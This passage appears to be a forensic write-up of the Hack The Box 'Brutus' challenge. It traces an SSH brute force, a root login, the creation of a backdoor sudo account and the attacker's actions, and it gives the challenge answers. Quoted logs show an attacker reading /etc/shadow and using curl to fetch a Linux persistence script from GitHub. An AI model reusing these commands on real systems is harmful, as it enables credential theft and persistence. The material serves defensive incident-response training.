Mar  6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=6
Mar  6 06:31:40 ip-172-31-35-28 sshd[2389]: Connection closed by invalid user svc_account 65.2.161.68 port 46744 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2391]: Connection closed by invalid user svc_account 65.2.161.68 port 46750 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Received disconnect from 65.2.161.68 port 34782:11: Bye Bye
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Disconnected from user root 65.2.161.68 port 34782
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: pam_unix(sshd:session): session closed for user root
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Session 34 logged out. Waiting for processes to exit.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Removed session 34.
Mar  6 06:31:40 ip-172-31-35-28 sshd[2393]: Connection closed by invalid user svc_account 65.2.161.68 port 46774 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2394]: Connection closed by invalid user svc_account 65.2.161.68 port 46786 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2397]: Connection closed by invalid user svc_account 65.2.161.68 port 46814 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2398]: Connection closed by invalid user svc_account 65.2.161.68 port 46840 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2396]: Connection closed by invalid user svc_account 65.2.161.68 port 46800 [preauth]
Mar  6 06:31:40 ip-172-31-35-28 sshd[2400]: Connection closed by invalid user svc_account 65.2.161.68 port 46854 [preauth]
```

This is a successful login as root immediately followed by a disconnect in the same second. There are multiple disconnection logs in the above block. Note that the connection for root happens on port 34782, and then the disconnect for that port happens 12 lines later (with other brute force attempts going on at the same time). That makes sense if the connection was from an brute force tool such as Hydra or NetExec just checking success or failure, logging the successes for the attacker to use later.
So the account that was successfully brute forced was **root** - Q2


Root session:

The logs above showed another successful auth as root at 06:32:44. The only three logs at that time are:

Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2 Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0) Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.

The id assigned to this session as the root user is 37 – **Q4**

Lets take a look at wtmp file:



```
└─# utmpdump wtmp
Utmp dump of wtmp
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:17,804944+00:00]
[5] [00601] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[6] [00601] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu  ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:41:11,700107+00:00]
[8] [838896] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~  ] [shutdown] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:37:35,475575+00:00]

──(root💀kali)-[/home/geshet/HTB/Brutus]
```

The third to last row is a type 7 event (`USER_PROCESS`) logging in as root from the attacker's IP at 06:32:45 (one second after the success attempt in `auth.log`). That time stamp is the answer to Q3.

Why is there a difference between `auth.log` and `wtmp`? `auth.log` is logging when the SSH connection starts on the box, and as it is starting to authenticate. Once that authentication is successful (in this case verifying the user's password against the hash in `/etc/shadow`), then it starts a terminal for the user for the interactive session, which is what gets logged in `wtmp`. It is possible that enough time would pass between those two events that they would end up with different timestamps.

We note above the other types of logs in `auth.log` besides SSH and cron as `sudo`, `groupadd`, `usermod`, `systemd`, `useradd`, `passwd` and `chfn`. We want to check out each of these. Given the question for task five, we start with the `useradd`. At 06:34:18, there are four log lines that look like the cyberjunkie user and group were created:

Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002 Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002 Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts Mar 6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie Mar 6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information


Shortly after, the users password is set.

Skipping some cron activity, less than a minute later, `usermod` is used to add cyberjunkie to the `sudo` group:

Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo' Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'

`sudo`, or super-user do, is a utility to allow non-root users to run specific commands as another user. The `sudo` group is for users who can run any command as root with `sudo`. cyberjunkie is the answer to **Q5**

Create Account is a technique under persistence on the Mitre Att&ck matrix:



rce ment	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
ques	10 techniques	14 techniques	20 techniques	14 techniques	43 techniques	17 techniques
cess	Content Injection	Cloud Administration Command	Account Manipulation (6)	Abuse Elevation Control Mechanism (5)	Abuse Elevation Control Mechanism (5)	Adversary-in-the-Middle (3)
ure (8)	Drive-by Compromise	Command and Scripting Interpreter (9)	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)
se 3)	Exploit Public-Facing Application	Container Administration Command	Boot or Logon Autostart Execution (14)	Account Manipulation (6)	BITS Jobs	Credentials from Password Stores (6)
se ure (7)	External Remote Services	Deploy Container	Boot or Logon Initialization Scripts (5)	Boot or Logon Autostart Execution (14)	Build Image on Host	Exploitation for Credential Access
s (4)	Hardware Additions	Exploitation for Client Execution	Browser Extensions	Boot or Logon Initialization Scripts (5)	Debugger Evasion	Forced Authentication
3)	Phishing (4)	Inter-Process Communication (3)	Compromise Client Software Binary	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (2)
s (6)	Replication Through Removable Media	Native API	Create Account (3)	Domain Policy Modification (2)	Deploy Container	Input Capture (4)
s (6)	Supply Chain Compromise (3)	Scheduled Task/Job (5)	Create or Modify System Process (4)	Escape to Host	Direct Volume Access	Modify Authentication Process (8)
	Trusted Relationship	Serverless Execution	Event Triggered Execution (16)	Event Triggered Execution (16)	Domain Policy Modification (2)	Multi-Factor Authentication Interception
	Valid Accounts (4)	Shared Modules	External Remote Services	Exploitation for Privilege Escalation	Execution Guardrails (1)	Multi-Factor Authentication Request Generation
		Software Deployment Tools	Hijack Execution Flow (12)	Hijack Execution Flow (12)	Exploitation for Defense Evasion	Network Sniffing
		System Services (2)	Implant Internal Image	Process Injection (12)	File and Directory Permissions Modification (2)	OS Credential Dumping (8)
		User Execution (3)	Modify Authentication Process (8)	Scheduled Task/Job (5)	Hide Artifacts (11)	Steal Application Access Token
		Windows Management Instrumentation	Office Application	Valid Accounts	Hijack Execution Flow (12)	Steal or Forge
					Impair Defenses (11)	
					Impersonation	
					Indicator Removal (9)	
					Indirect Command Execution	
					Masquerading	

The ID for creating a local account is <u>T1136.001</u> – Q6

Cyberjunkie session:


Shortly after that, the session disconnects:

Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Received disconnect from 65.2.161.68 port 53184:11: disconnected by user Mar 6 06:37:24 ip-172-31-35-28 sshd[2491]: Disconnected from user root 65.2.161.68 port 53184

So the total time of the session is 06:32:45 - 06:37:24, of 279 seconds -**Q7**

Connection:

The other successful authentication in `auth.log` is from the newly created cyberjunkie user at 06:37:34:




```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | grep Accepted | grep cyberjunkie
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2

┌──(root💀kali)-[/home/geshet/HTB/Brutus]
```

`wtmp` shows the session starting one second later:

[7] [02667] [ts/1] [cyberjunkie] [pts/1] [65.2.161.68] [65.2.161.68] [2024-03-06T06:37:35,475575+00:00]



```
┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# cat auth.log | grep Accepted | grep cyberjunkie
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2

┌──(root💀kali)-[/home/geshet/HTB/Brutus]
└─# utmpdump wtmp | grep cyberjunkie
Utmp dump of wtmp
[7] [02667] [ts/1] [cyberjunkie] [pts/1       ] [65.2.161.68          ] [65.2.161.68     ] [2024-03-06T06:37:35,475575+00:00]
```

Activity:

Once logged in, there are a few actions that the cyberjunkie user takes that are logged in `auth.log`. At 06:37:57, they print the `/etc/shadow` file containing the password hashes for the users on the system using `sudo`:

Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

About a minute later they download `linper.sh` from GitHub:

Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar 6 06:39:39 ip-172-31-35-28 sudo: pam_unix(sudo:session): session closed for user root

So the command run is `/usr/bin/curl` `https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh -Q8`

Timeline:

Time (UTC)	Description	Reference
06:18:01	First entry in `auth.log`.	`auth.log`
06:31:33	SSH brute force start	`auth.log`
06:31:40	root SSH login successful	`auth.log`
06:31:42	SSH brute force stop	`auth.log`
06:32:44	SSH login as root	`auth.log`
06:32:45	Terminal session starts as root	`wtmp`
06:34:18	cyberjunkie user and group created	`auth.log`
06:35:15	cyberjunkie added to sudo group	`auth.log`
06:37:24	root session disconnects	`auth.log`
06:37:34	SSH login as cyberjunkie	`auth.log`
06:37:35	Terminal session starts as cyberjunkie	`wtmp`
06:37:57	cyberjunkie accesses `/etc/shadow`	`auth.log`
06:39:38	cyberjunkie downloads `linper.sh`	`auth.log`
06:41:01	Last entry in `auth.log`	`auth.log`